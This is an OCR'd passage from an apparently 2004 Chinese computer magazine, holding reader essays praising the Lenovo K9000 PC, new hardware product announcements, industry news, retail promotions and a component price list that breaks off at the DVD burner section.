当然，我无意于在这里向大家"显摆"，用过这些东东的朋友们都应该知道这意味着多少附加的连接线和各种读卡器、充电底座吧？没错，我的桌面就是这样的，说出来别吓着大家。一个有源的四口USB HUB和一个无源的两口USB HUB；一个Pocket PC的充电和同步底座；一个四合一读卡器；一个无限键盘鼠标的发射器……除此之外还有一根音频延长线、无数USB连接线，别忘了，还有一个IEEEu1394卡的延长线从机箱后面绕到前面。于是，我的电脑桌面就成了一个不折不扣的蜘蛛网。

在很长一段时间里，我一直烦躁于这个痛苦的蜘蛛网，而又对它们万分无奈，除非让我别用那些数码宝贝，要不然怎么能少了这一桌子的零零碎碎呢？只是当看到联想最新的"锋行一派"K9000过后，有种种里寻她千百度，终于看到灯火阑珊处的感觉。在看到K9000之前，考虑过买一台笔记本电脑，因为只有笔记本电脑才能让我不再被一桌子的读卡器和连接线所牵绊，可是持续了整整半年的挑选让我对笔记本越来越没信心。我需要的是一台整体性能都非常强劲的电脑，让我进行照片处理、视频采集以及游戏娱乐时候都能够满足要求的电脑，而笔记本电脑的性能，特别是硬盘性能，实在不敢恭维。

有时候我都在想，电脑发展到今天，究竟是让我们的生活更简单了还是更复杂了？难道一个拥有数码相机、数码摄像机、MP3随身听、MD随身听、Pocket PC等数码设备的人就没有资格拥有一个干净整洁的电脑桌面？还好看到了K9000，看到了它完美的设计，面板上前置了四个USB 2.0接口、一个IEEE1394、八合一读卡器、音频输出、MIC接口，再加上高主频的CPU和8MB缓存的SATA硬盘，这让我真正有机会得到一台功能需求和性能需求都完美统一的电脑。

说实话，虽然K9000告诉我，可以在现在的基础上继续DIY，但是我实在想不出还有什么是它没有具备的，还有什么需要我来做。我只想说：K9000，你是我未来的数码港湾。

如果有了 K9000 电脑 我的网站会插上翅膀

■ Dualface

从1998年开始，做个个人网站一直都是我的梦想，但是申请域名和租用网络空间都是不小的一笔费用，而且要长期交下去真不是个办法。不过我的网站终究还是建起来了，依靠免费的动态域名和包月的宽带，让我没有一分钱额外支出的情况下把个人网站建起来了。

最近看到联想K9000电脑的一些介绍，让我有了购买的冲动，我相信联想K9000电脑一定会为我的网站插上翅膀。除了它强劲的系统性能足以让我的个人网站提供更多更好的服务以外，还有最重要的一点，它的降速功能简直就是为我和我的个人网站量身定做的。至于原因，大家听我细细道来。

作为网站的服务器，肯定是要24小时开机的，白天我自己使用电脑的同时，电脑也在提供网站的后台服务工作，这自然没什么影响。可是到了晚上，一来我人已经睡觉去了，二来网站夜间的访问量也不大，电脑实在没有必要全速运行。K9000提供了方便的降速功能，轻松一调整，我呼呼睡觉去了，电脑也可以降低一部分性能，仅仅是保证应付网站的正常运行即可，这样最大的好处就是省电。想想看，关掉显示器，关掉音响，关掉其他所有不会用到的设备，然后再让CPU降速运行，这能够节省多少耗电？

除了省电，安静也是我中意联想K9000电脑的一个很重要的原因。降速功能在降低CPU运行速度的同时还降低了内部散热风扇的转速，在夜间运行的时候噪声又会降低不少哦。我没有专门的书房，电脑就在卧室里，平日里就吵得不行，换过了几个所谓的低噪声散热风扇，机箱的缝隙也都堵上了，但始终没从根本上解决噪声的问题。我想只有风扇转速降下来了，噪声才能减小，我也才能睡得更香啊：）

另外，如果我真的购买了K9000，可能会在第一时间去买一个超薄的仿笔记本按键键盘。这种键盘设计得很好，敲打的时候声音小，就算在夜深人静的时候上网聊天也不会影响旁边的人休息。现在是因为电脑本来的噪声就大，所以键盘的噪声也就无所谓了，等换了K9000，键盘肯定也要跟着换代咯。

反正说来说去，我觉得K9000这台电脑无论是功能上还是性能上，都特别适合我这样一个SOHO一族。最后套用一句广告词：联想K9000 省电！静！

CF [YJ05]



Creative MuVo2 FM 5GB MP3随身听

日前，创新科技正式在国内发布了全球首款5GB微硬盘MP3播放机。Creative MuVo2 FM 5GB设计轻巧简洁，尺寸只有67mm x 66.5mm x 20mm，内置了完备的FM收音/录音和语音录音功能，并设计了全新的摇杆按键。此款MP3具有高达98dB的信噪比，音质水平领先市场。5种明快色彩为用户提供了更多选择，为了满足部分客户的期待，创新科技公司已在全国展开Creative MuVo2 FM 5GB网上预售和北京、上海、广州、成都4城市的现场预售活动。预售期间前300名用户将获赠价值520元的Creative TravelSound 200迷你便携音箱，而之后的用户也将获赠价值248元的Creative Headphone HQ-1200大耳机一套。





半岛铁盒 P880 MP3 随身听

这款MP3外壳采用金属材质制造。它拥有2.2英寸超大平面TFT彩色液晶屏，色彩丰富、表现力强；20GB超大存储容量使得用户可随身携带10000首音乐文件；支持MP3、WMA、WAV多种音乐格式；先进的OTG技术令产品拥有更多的扩展性能，如支持SD卡数据交互或者直接与数码相机连接进行数码照片的转存储等，兼容所有数码相机；USB 2.0接口，数据传输速率高达480Mb/s，百首歌曲几秒钟轻松搞定，体验前所未有的速度感受。

咨询电话：800-810-7666
参考报价：3999元

LG GSA 4160B DVD刻录机

GSA 4160B是目前速度最快、支持格式最全的DVD刻录机。2.4速DVD+R DL（单面双层，每张碟容量为8.5GB）以及被称为“光硬盘”技术DVD-RAM格式可以说是GSA 4160B的两大特色，其中DVD-RAM格式支持5倍速的自由存取，同时它还可以被重复擦写超过10万次，使用起来就像硬盘一样方便。此外，GSA 4160B还支持4倍速DVD+/-RW复写、40倍速的CD-RW复写、16倍速DVD+R刻录、8倍速DVD-R刻录以及40倍速CD-R刻录功能。





金河田 JHT-360 多媒体音箱

金河田日前推出了一款漂流者JHT-360多媒体音箱。该款音箱的信噪比大于70分贝，在输入信号为1w/1KHz的情况下，总谐波失真在0.08%，系统频响范围在40HZ-22KHz。主箱采用了ASW设计，选用了5英寸25W/4Ω防磁低音单元，低音澎湃有力，控制力也很好，无论是听音乐、看影片或者玩GAME，都能满足各动态的细节表现。卫星箱则采用了二分频设计，可以很好地扩展频响，使中频丰润、高频清晰，更能承受较大功率，提高系统的动态范围。前置的电源开关、总音量、高音、低音调节尽显人性化设计，木质结构的箱体，最大限制杜绝了箱体谐振，使音染降至最低，从而获得纯正的音质。

飞利浦 2006 摄像头

飞利浦全新推出的PHILIPS2006这款产品是特为时尚人士倾力打造的高性能视频新品，不但拥有超高解析度（38万像素）、高清图像，并内置快速图像压缩引擎，高达2—7倍压缩比率；301P+7131E方案，五玻镜头。带磁环双屏蔽线，免除干扰。其次，红外补光功能，即使在黑暗的环境也可清晰成像，超强的滤波，完全消除频闪现像。




咨询电话：020-38472546
参考报价：188元

九州风神佐罗散热器



目前，九州风神公司推出了一款静音型CPU散热器，此散热器被命名为“佐罗”。由于风扇采用了倒扣式设计，所以在风扇的上方有着一个十字形的支架，而风扇就倒挂在这支架之上。这样一来，风扇与散热片之间也就没有了任何阻碍，风扇吹出的风也能更有效地到达散热片底部。转速为2800的80mm×80mm×25mm风扇。噪音值为：24dB(A)；扣具的手柄颜色也推陈出新，采用与扇叶一致的明黄色与散热器搭配协调。作为一款为Intel Prescott Pentium 4 3.0EGHz量身定制的Socket 478散热器，九州风神佐罗散热器，三年的品质保证也让大家买得放心、用得舒心。

咨询电话：010－82896511－14
参考报价：75元




隽星 MB848PAL 主板

该款主板采用Intel848P+ICH5芯片组，支持800MHz/533MHz/400MHz的前端总线，支持Intel socket478结构Northwood核心，以及Prescott核心P4及赛扬4处理器——最新的赛扬D处理器，支持超线程技术，支持DDR400/333/266内存，支持最大容量2G，支持SATA硬盘传输模式，支持AGP8X/4X。集成10M/100M的网卡，集成6声道的声卡，符合AC'97规范，支持键盘，鼠标开机，提供5PCI/8USB2.0/2DIMM/1AGP/2SATA。

咨询电话：800－830－6076
参考报价：479元

昂达 NF3 250GU 主板



昂达于近日推出了一款型号为NF3 250GU的主板新品。该款主板核心采用的是nVIDIA的nForce3 250GB芯片，支持Athlon64系列CPU，支持Socke754接口的处理器，并支持最新的Sempron。同时它还支持1600MT/s的Hyper Transport总线传输；提供了3根DIMM扩展槽，最多支持4GB的DDR400内存。功能上，该款主板板载有Marvrll的88E1111千兆网卡芯片；还有提供8声道的ALC850音频芯片，支持S/PDIF输入输出；而板载的VT6307，则提供了2个IEEE 1394接口。

参考价格：999元




斯巴达克 A350DMS 主板

该款主板采用了ATi RS350+IXP150芯片组，可谓是当今最强的Socket478 P4整合/AGP8X兼具的主板。它支持800MHz FSB P4处理器；支持双通道DDR400规格；它集成有R9200图形核心，3D性能超强；主板额外配备有AGP8X显卡插槽，支持主流3D图形卡产品，无论是整合性能、还是支持独立显卡方面，这片A350DMS主板性能都非常强大。该主板还支持SATA RAID新兴磁盘传输接口以及普及的ATA133 IDE接口、USB2.0接口，以及散热技术先进的MAGIC DUCT装置。另外，主板还附赠有视频S端子输出子卡以及6声道及SPDIF光纤音频子卡。

咨询电话：010－62651467
参考报价：777元

杰微 Intel 915GV 主板

深圳J&W(杰微)率先亮出一款915GV的主板，这使之Intel推广新封装CPU 以及 PCIE总线进入了实际阶段。Intel 915GV支持800/533MHz系统总线(FSB)，双通道DDR2-533/400或DDR400/333内存，可搭配ICH6/R/W南桥芯片，支持LGA775 Pentium 4或Celeron D处理器；Intel 910GL则只支持533MHz FSB，双通道DDR400/333内存，搭配ICH6南桥，支持LGA775/mPGA478处理器。



CF [SC01]

■新品短信息■

液晶显示器 美齐科技（JEAN）日前推出了最新的一款15英寸液晶新产品JT166MP。新款美齐JT166MP全部采用了A级液晶面板及无铅材料制成，全面应用"美齐二代"的各项新技术，更加节能、健康环保，同时在显示效果上也有更出色的表现。



机箱 金河田公司继在国内推出首款符合Intel TAC1.1规范的38度机箱之后，他们又持续创新，在机箱产品中全面导入了38度机箱的规范，成为业界第一个全系列产品支持Intel Prescott核心P4 处理器的机箱厂商，并获得了Intel公司的推荐。

数码相机 瞬彩B1数码相机是TCL数码推出的一款精美数码相机，它拥有清晰的画面，310万像素，插值500万像素输出，高清晰度的画质，8倍的数码变焦，1.5英寸，13万高清晰像素TFT，让你体验前所未有的拍摄快感。

数码摄像机 日前，佳能（中国）有限公司宣布推出了一款最新的超便携式数码摄像机——MVX35i/MVX30i。这两款摄像机结合了RGB原色滤镜和220万像素CCD，配合其全新镜面前面板和双层高密度金属涂层带来的时尚外观，使MVX35i/MVX30i成为家庭电影制作者、商务人士和旅行爱好者的首选机型。

笔记本电脑 NEC继VERSA S1000奏响笔记本电脑市场的炫商务舞曲之后，近日又推出VERSA E6000笔记本电脑。VERSA E6000作为经典之作E668的升级版本，秉承了E668的一贯风格。合理的性价比、人性化的设计，使之既能在商务办公中使用也可以与家庭成员共享。

耳机 近期，Creative推出三款耳机和一款耳麦产品，分别是HQ-90、HQ-100、HQ-550和HS-250，至此，Creative耳机/耳麦产品将全面登场。三款耳机HQ-90、HQ-100、HQ-550均采用后戴式设计，配带舒适且不会影响您的发型。

CPU 日前，AMD Sempron处理器正式登陆北京。AMD Sempron处理器与原有的Athlon64产品构成了完整的产品线。AMD Sempron（闪龙）除了具备高品质的特性，在价位上更有竞争力，使得注重性价比的经济型用户又多了一个选择。

显示卡 杰波坚鸟显卡首推半导体制冷技术——"智冷大师"，在这套系统里边包含了通常发烧友在对CPU进行超频时才会用到的半导体制冷片，可将冷端温度降至零下10°C，让你的显卡"冻"起来。

讯景Ti4200采用了蓝色专业8层PCB板制造，其默认核心/显存频率为250MHz/620MHz，在接口方面，讯景Ti4200显卡支持CRT、DVI-I和VIVO多样的输出/输入功能。提供有VIVO视频传输线，一路为S端子输出，一路为S端子输入。视频输入功能对需要在显示器上玩游戏机游戏或者使用DVD播放机等设备的玩家很有价值。



昂达雷霆9650显卡采用RV350核心，这款芯片曾用于R9600和R9600se等显卡上。昂达雷霆9650由于使用了特殊的BIOS程序，让该卡的默认核心/显存频率达到了325/400MHz。该卡正反面共板载了8枚现代现存颗粒，总容量128MB，位宽128bit。



主板 硕菁SK-NFU400-SRL主板支持AMD Athlon XP、Sempron、Duron处理器，采用nVIDIA nforce2 Ultra 400+MCPS芯片，提高了对DDR400良好支持。支持400/333 MHz前端总线，支持RAID功能，双通道DDR 400/333 MHZ内存，支持Serial ATA接口，支持USB2.0、AGP8x/4x、ATA133/100，内建6声道AC 97 声卡，集成10/100M网卡。

艾崴近期发布了一款基于533MHz FSB XEON的主板新品。艾崴DPI533系列支持新一代高速显示AGP 8X／Pro接口。AGP8X传输带宽达到每秒2.1GB，让有大量材质贴图需求的专业使用者可以充分运用AGP 8X总线带宽达到高速贴图的功效，体验快速贴图的惊人效能。

PC 海尔电脑近日推出了名为"战队"的高端系列PC，"战队"系列应用了经过改良的Intel超线程（HT）2代技术，拥有DDR400双通道内存+FX5500 128M显卡的顶级平台，配有电视卡，并且随机安置了八合一读卡器，让你的学习工作娱乐更方便。

MP3随身听 近日，Aiwa在我国以全球首发的阵容推出了两款数码音乐播放器XDM-S500和XDM-S700，这两款播放器新品采用相同的外形设计，均提供了对ATRAC3、ATRAC3plus及MP3等编码格式的支持。

笔记本电脑 微星自今年推出AVERATEC系列以来，紧抓轻薄、无线、等时尚趋势，定位精英商务群体和中高端应用，并不断推出如"平民保时捷"AVERATEC3200、AVERATEC6200不开机播放DVD宽屏超薄系列等颇有新意的产品，在短短几个月内已取得不俗战绩。

长城日前发布了两款12英寸轻薄时尚新品——A10和A11，这是长城首次推出12英寸的笔记本产品。其中A10拥有独特的外形和强劲丰富的功能。而A11则是一款经济型的轻薄时尚笔记本。

杀毒软件 9月21日，国内第一款系统级杀毒软件KV2005成功面市。著名反病毒专家王江民在接受记者采访时表示，KV2005是不同于以往产品的系统级杀毒软件，它的突出特点是KV2005采用了先进的"立体联动防杀技术"，即杀毒软件与防火墙联动防毒、同步升级，对于防范集蠕虫、木马、后门程序等特性于一体的混合型病毒更有效。

■线报■

购LCD获赠显亮USB宝盒

近日飞利浦推出"购飞利浦液晶显示器送USB套装礼盒"国庆促销活动。从即日起至10月31日，凡消费者购买飞利浦液晶显示器任意一款(150S和170S两款机型除外)，即可获赠精美的"显亮USB宝盒"一套。

飞利浦精品LCD优惠大酬宾

PHILIPS

飞利浦日前举办精品LCD大酬宾活动，此次参与让利酬宾的LCD中几乎都是飞利浦2004下半年力推的5系列精品新机，型号从15寸至17寸不等，均为目前市场热销机型。其中，3款17寸LCD平均让利达250元，尤其值得关注的是，颇受广大消费者青睐的170S5市场售价仅为3400元，更让人心动不已。

买隽星 848P，体验幸运升级 865PE!

从9月27日到10月30日之间，凡是在够买隽星MB848PAL或者MB848PML的消费者，可以通过拨打隽星800电话：8008306076，或者发邮件到MBI@MICROBRILL.COM,或者发传真到0755-83667322给隽星总部，说明购买隽星848P主板的序列号，经销商名称，发票号码，消费者个人的联系方式,即可参与幸运升级的抽奖。

冠盟 KT600 降到 399，还送 68 元的 Cooler Master 风扇

冠盟公司的KT600主板价格日前又有下调，直跌到399元，降幅达到了20%。在9月25日至10月25期间，购买冠盟KT600的用户还能得到冠盟送出的价值68元的Cooler Master的散热风扇,近期想要装机或是升级的用户可要看准了，送完即止，先到先得。

购顶星主板赠豪华大礼包

为庆祝建国55周年,答谢广大顶星用户长期以来对顶星的支持和关爱,从２００４年１０月１日到２００４年１１月1日,凡是购买顶星H－NFU４００主板的ＤＩＹＥＲ均可获得豪华大礼包一个。

方正英特尔联手，移动计算应用体验全国行活动启动

自8月27日起至12月底,凡购买包括方正科技在内的基于英特尔迅驰移动计算技术笔记本的客户,都能够获得中国移动通信60小时(价值720元）的热点免费时长卡（又称“随e行"），免费体验移动计算应用模式带来的惬意。

昂达用户好享受，酷歌劲曲免费下载

昂达炫音全系列MP3产品的用户可以更加开心地下载音乐啦！昂达与“皮宝贝”签订了合作协议，从即日起，“炫音”全系列MP3用户在昂达网站免费下载“皮宝贝魔力点唱机”软件，MP3歌曲任你下载一个月！自注册之日起,完全免费使用一个月,好音乐大家一起共享！




“买一送一”服务更体贴

广州澳捷科技有限公司将在全国范围内开展“买一送一”活动：原价120元的先马腾雾(家家乐)电源现以99元促销价，并送先马机箱散热风扇一只(8cm或12cm任选)。

心动，行动！台电 512M USB2.0 铂金闪盘只售 399 元

台电日前将旗下的铂金512MB USB 2.0闪盘杀到399元，几乎只是一条同等容量的内存内存一半的价格，非常的超值。台电的铂金系列是台电科技最新推出市场的新产品,产品采用进口PC料注塑，材质细腻，手感温润，面板采用绚丽的金属拉丝工艺，赋予整个产品高贵的气质。



盈通主板捆绑 Athlon64 联合出击

随着各大厂家加强对AMD 64位CPU的推广力度，功能强大的nForce3 250系列芯片组延续了NF2芯片组的辉煌。盈通现推出以雪狐YNF3-250主板为主题的套装：雪狐YNF3-250主板与Athlon64 2800+组成黄金搭档！市场售价仅为1899元。

159 元买 128MB 名牌 MP3，抓住斯巴达克旺季送礼机会

这款MP3随身听产品具备有支持可中英文歌曲名声显示的彩色背光液晶屏、具备数码录音、A-B点复读、以及FM收音功能，可以说娱乐、学习、收听广播信息一网打尽。它的零售价格为499元，任何购买斯巴达克A350DMS主板的用户都可以159元的价格限购一只。

■动态■

倍受关注的上网工具软件“**新上网助手**”**于10月中旬正式推出。**国内著名的软件厂商3721公司对外公布,共有3000多位网友将会收到3721公司送出的“惊喜”，在获得奖品的同时抢先体验到这款高效便捷的上网工具软件。

2004年9月21日，“**工行金融@家杯**”**2004全国电子竞技运动会(CEG)休闲类比赛**新闻发布会在国家体育总局办公楼新闻发布厅隆重举行，由此，正式拉开了2004CEG休闲类比赛的帷幕，也将一个完全大众化的国家级权威电子竞技赛事成功推出。

由中国软件行业协会共创软件分会(共创软件联盟)主办的“2004中国开源软件竞赛”在良好的氛围下推出。主办方希望通过竞赛活动挖掘出更多的优秀开发人员,同时通过比赛将加强各企业之间的合作，并且提升其在国际、国内推广开放源代码组织的主导作用。

XGI(图诚科技)展示了旗下Volari V8、Volari V5、Volari V3XT、Volari V3系列产品,并且对最新的PCI Express产品规划进行详细阐述。作为XGI(图诚科技)的重要合作伙伴——联冠电子和伸全资讯(瑞盈科技)则重点针对未来的推广策略进行深入剖析,向业界传达了拓展XGI全新市场空间的雄伟蓝图。

创新公司于近期分别在上海、广州、北京举办了全系列产品展示和直销活动，活动期间不仅展出了声霸卡、音箱、MP3播放器等创新科技经典产品,还首次展出了其子公司美国E-MU Systems公司最新推出的Creative Professional系列数字音乐产品。

日前，“**闪‘硕’我的大学——华硕百所高校大招募**”**活动隆重拉开帷幕。**据悉，本次活动将一直持续到11月中旬。首场巡讲将于9月21日在同济大学举行。欲了解更多更具体的日程信息,可登录华硕官方网站http://www.asus.com.cn/event/asus-shinning/index.htm 查询。

中国权威调查机构CCID（中国电子信息产业发展研究院）最新移动存储市场行业报告近日出台，爱国者迷你王再次以35.5%的市场占有率位居中国闪存盘市场榜首。自2000年推出全球首款移动存储产品以来，爱国者一直以每年30%以上的市场占有率遥遥领先。2004年，爱国者移动存储市场占有率稳步增长，连续四年蝉联移动存储市场占有率第一。

日前，移动数码产品的领先厂商**迈世亚（北京）科技有限公司正式将旗下全新的移动存储及数码产品品牌——“PISA”推向市场，首度与消费者见面的**将是移动存储和mp3两大系列共计12款型号的新产品。其中包括可拨打电话的“拇指碟”、“U秀”、可当作遥控器的“演示随易行”、附带邮件管理功能的“随意存”以及7款最新时尚mp3。

2004年9月22日，**凤凰科技（Phoenix Technologies）正式宣布任命资深科技经理人杨钦铭先生（Steven Yang），担任副总裁暨亚太业务总经理，**负责Phoenix位于中国内地、中国台湾省与韩国的五个事业与研发中心的运作及整合研发、业务与营运等资源。

威盛电子近日正式宣布将以「VIA C7」、作为采用C5J Esther核心的处理器品牌名称。这款高效能的处理器，主要锁定信息安全和电子商务处理的应用市场。VIA C7系列处理器将于2004年第四季送样，同时于明年初开始出货。

2004年9月17日，微软亚洲最大的IT年度盛会——**微软技术大会（Tech·Ed 2004）在北京国际会议中心隆重开幕。**本届大会微软以“集成创新”为主题，与业界合作伙伴一起全面展示了围绕IT架构建设的全线技术、产品与解决方案。CF [SC02]

促销连环送

买华硕迅驰笔记本电脑送随e行无线上网卡

活动期间，凡购买华硕全系列迅驰笔记本电脑其中一款，即可免费获得价值720元人民币的中国移动随e行无线上网卡。活动中，华硕赠送的随e行无线上网卡可以免费使用60小时。由于针对学生推出的M2系列里的特惠机型不带无线网卡，华硕特意提供了无线大礼包，用户只需加399元，即可获赠包括Intel 802.11b/g无线网卡、价值720元的中国移动无线上网卡在内的价值超过千元的迅驰无线礼包。

惠普Presario V1005笔记本电脑降价又送赠品

从即日起，凡购买惠普Presario V1005，除了享受9499元的优惠价格外，还免费赠送价值980元的惠普Photosmart 7268照片打印机一台。Presario V1005采用赛扬M 1.2GHz处理器、855GME芯片组、802.11b无线模块、256GB DDR333内存、30GB硬盘、14.1英寸XGA液晶屏、内置DVD-ROM、预装Windows XP家庭版，标配8芯锂电池，享受2年保修服务。

IBM Thinkpad R50e笔记本电脑降至11500元



IBM笔记本电脑主要分为X系列（超薄便携）、R系列（中低端）和T系列（高端），R系列适合进行文字处理器、上网收发E-mail等日常工作、而且不经常进行移动办公的人群，同时希望感受IBM Thinkpad笔记本的品质与服务，但又对购机资金有一定控制的消费者。IBM Thinkpad R50e笔记本电脑已经降至11500元，以IBM一贯的优良作风这个价位的R50e是非常超值的。

微星无线网卡、基站套装优惠价920元

10月31日前，凡购买PCMCIA接口的微星CB54G2无线网卡、PCI接口的微星PC54G2无线网卡当中任意一款，再加微星RG54G2基站，只需支付人民币920元。另外，加99元可送微星CB54G2或微星PC54G2一款，加33元可送USB蓝牙接收器一个。

柯尼卡美能达DiMAGE Z3数码相机降至3550元

继Z1、Z2之后，DiMAGE Z3已经是柯尼卡美能达第三款产品了，也是Z系列中首次使用柯尼卡美能达独特的CCD位移式防抖功能AS的机器，另外GT镜头和12X长焦也是值得大家注意。柯尼卡美能达DiMAGE Z3刚刚上市的报价为3799元，现在Z3又降至3550元。

爱国者数码相机免费试用一个月

10月31日前，用户只需垫付市场售价的9折作为押金，便可以免费使用爱国者数码相机一个月。试用期内，用户可以用无缺损的产品换回压金结束试用，如果用户一个月内没有要求退还产品，就可以9折优惠价购买下该数码相机，并在12月1日还有一次网上抽奖活动，包括一等奖一名得到价值2980元的256MB半岛铁盒MP3播放机一只，二名二等奖各获价值950元的128MB波波MP3播放机一只，五名三等奖各获价值299元的128MB智慧棒一只。

iRiver iFP-795 512MB MP3播放机降至2150元



艾丽和（iRiver） iFP-795 512MB MP3播放机从先前的2500元降到了目前的2150元。目前iRiver产品的输出功率已经高于其他同等产品，如今又将其提升至18mW，相信它将带给你更佳的听觉体验，并且配置的耳机为森海塞尔MX400。

双敏小妖G 9818/火旋风9618GX齐降至799元



双敏针对中端主流市场的小妖G 9818显卡（R9800SE显示芯片）和火旋风9618GX显卡（R9600Pro显示芯片）显卡纷纷降至799元。火旋风9618GX显卡采用了mBGA封装的现代2.8ns显存颗粒，并且它也具有128MB、128bit显存规格。

摩西4X DVD刻录机降至499元



摩西4X DVD刻录机已经开始降价，而目前的报价仅为499元，和市面上的主流康宝已经相差无几了。下面笔者就再为大家回顾一下这款“古老”刻录机的性能。首先这款摩西4×DVD±RW刻录机，它在刻录DVD±R时为4×，在刻录DVD±RW时为2.4×。在普通的CD光盘的刻录上为40× CD-R写入，24× CD-RW复写。同时，它还是12×的DVD读取。

大水牛白金版电源针对学生优惠150元

10月31日前，原价399元的大水牛白金版电源（最大输出功率450W，额定输出功率在350W），用户可以299元的价格直接购买。对于学生用户持有学生证，或者新生的录取通知书，则可以更优惠的价格249元购买白金版电源，并可获赠电源转接线一条。另外，只要购买大水牛的白金版电源，再加上7元的话，就可以获得上面价值49元的M30大水牛光学鼠标，可谓优惠连连。CF [SC03]

报价杂货铺

■本栏目的行情报价由电脑爱好者杂志和非常在线www.veryol.com联合提供。本期行情报价截止到2004年9月18日，此价格为市场采集，且经常波动仅供参考。(单位:元)

型号	平均价	最低价
CPU		
Intel		
赛扬1.8GHz(散)	395	390
赛扬2.0GHz(散)	490	485
赛扬2.4GHz(散)	545	540
赛扬2.6GHz(散)	680	675
赛扬D 325(2.53GHz, 散)	590	585
赛扬D 320(2.40GHz, 散)	545	540
Pentium 4 2A(散)	950	945
pentium 4 2.4B(散)	1000	990
Pentium 4 2.4C(散)	1180	1155
Pentium 4 2.6C(散)	1360	1350
Pentium 4 2.8C(盒)	1455	1450
Pentium 4 2.8E(散)	1395	1390
AMD		
Duron 1.6GHz(散)	345	340
Duron 1.8GHz(散)	380	375
Sempron 2300+(散)	435	430
Sempron 2500+(盒)	655	650
Sempron 3100+(盒)	1135	1120
Athlon XP 2000+(散)	425	410
Athlon XP 2500+(盒)	735	730
Athlon XP 3000+(盒)	1220	1200
Athlon 64 3000+(盒)	1370	1355
Athlon 64 3200+(盒)	1760	1735
内存		
DDR333		
HY 256MB	280	275
HY 512MB	615	610
富豪 256MB	315	310
富豪 512MB	645	640
Kingston 256MB	335	330
Kingston 512MB	640	635
KingMax 256MB	315	310
KingMax 512MB	625	620
DDR400		
HY 256MB	295	290
HY 512MB	630	620
富豪 256MB	330	325
富豪 512MB	665	660
Kingston 256MB	355	340
Kingston 512MB	675	670
KingMax 256MB	325	320
KingMax 512MB	660	655
硬盘 7200转		
迈拓金钻9代 80GB(2MB/散)	500	495
迈拓金钻9代 120GB(2MB/散)	645	635
迈拓金钻9代 160GB(2MB/散)	780	775
西数WD800BB(80GB/2MB)	490	485
西数WD1200BB(120GB/2MB)	630	625
西数WD1200JB(120GB/8MB)	700	695
希捷酷鱼7200.7(80GB/2MB)	515	510
希捷酷鱼7200.7(120GB/2MB)	660	655
希捷酷鱼7200.7(160GB/2MB)	760	755
希捷酷鱼7200.7 SATA(120GB)	775	765
希捷酷鱼7200.7 SATA(160GB)	875	870
三星SP0802N(80GB/2MB)	600	595
三星SP1203N(120GB/2MB)	765	760
主板		
Intel		
华硕P4P800-MX	740	725
华硕P4S800D	735	725
微星845GVM	485	480
微星PT880 Neo-LSR	670	665
技嘉GA-8IG1000-G	830	810
技嘉GA-8S655TX Ultra	970	955
硕泰克SL-XP865G-L	1370	1350
捷波PT800DBP	550	545
昂达P4P800	460	450
佰钰4865PEN	598	590
映泰P4TSE	680	675
AMD		
华硕A7V8X-X/L	525	515
华硕A7N8X	680	665
微星K8T Neo-FIS2R	1220	1200
微星KT6V-LSR	550	540
技嘉GA-7VM400M	475	460
技嘉GA-K8VT800 Pro	970	965
硕泰克SL-75MIV2-L	565	560
捷波J-N2PA500	590	575

型号	平均价	最低价
昂达NK7U PRO	749	740
佰钰7KT600	510	510
映泰M7NCD Ultra	588	580
显卡		
NVIDIA		
华硕 V9570/TD	1530	1510
华硕 V9570LE	1370	1355
微星FX5700-TD128	950	925
微星FX5200-T64	499	490
技嘉GV-N57U128D	1480	1460
技嘉GV-N57L256D	999	990
七彩虹风行PCX-5750	1199	1190
七彩虹风行6800Ultra CH版	3999	3990
铭瑄极光5900XT钻石版	1299	1280
盈通剑龙G5700LE	799	780
昂达闪电9570	899	890
捷波魔力5700游戏小子	850	840
艾尔莎影雷者FX534DV	650	640
艾尔莎影雷者FX736	1450	1435
XFX哮天狼FX5700 DDR3珍藏版	1290	1285
影驰 FX5700DDR3	1099	1090
ATI		
华硕9600 XT/TD	1780	1760
华硕 A9550GE/TD	890	870
微星RX9800PRO-TD128	1999	1990
技嘉GV-R96S128D	600	590
技嘉GV-R96X128DU	1290	1270
七彩虹镭风R9600 XT CF	1099	1090
七彩虹镭风9250 CF白金版	540	535
盈通镭龙R9596XT	799	790
昂达雷霆9955SE	535	520
捷波X800 PRO	3999	3990
艾尔莎幻雷者 980SE	1350	1320
光存储		
CD-ROM		
明基 神行鳄 CD652P	175	170
华硕 CD-S520/A4	175	170
LG GCR-8523B	145	140
台电 冠军版 52X	150	145
微星 C52(MS-8152)银	155	150
三星 金将军52X CDROM	160	155
昂达 52X	160	150
爱国者 52X 经典型	175	165
CD刻录机		
华硕 CRW-5232AS	355	350
明基 5224W	299	290
LG GCE-8525B	315	310
微星 CR52-A2(MS-8352A)	335	330
台电 女娲 52X刻录机	299	270
美格 CRR-5224D	280	270
爱国者 52X刻龙	335	330
COMBO		
明基 CB482B	420	405
三星 金将军52X康宝 2MB	390	385
美达 52X康宝	355	350
微星 48X(MS-8448M)	399	390
台电 女神 52X COMBO	399	385
LG GCC-4520B	475	470
爱国者 3S·COMBO-KING	420	410
昂达 极光CB52	390	380
DVD-ROM		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
爱国者 读龙16XDVD 经典型	280	275
微星 D16(MS-8216)	260	255
台电 女神 16倍速DVD-ROM	260	255
LG 16X DVD-ROM GDR-8161B	245	240
先锋 DVD-121A	250	245
昂达 16XDVD	260	255
三星 金将军16XDVD 超级版	260	255
DVD刻录机		
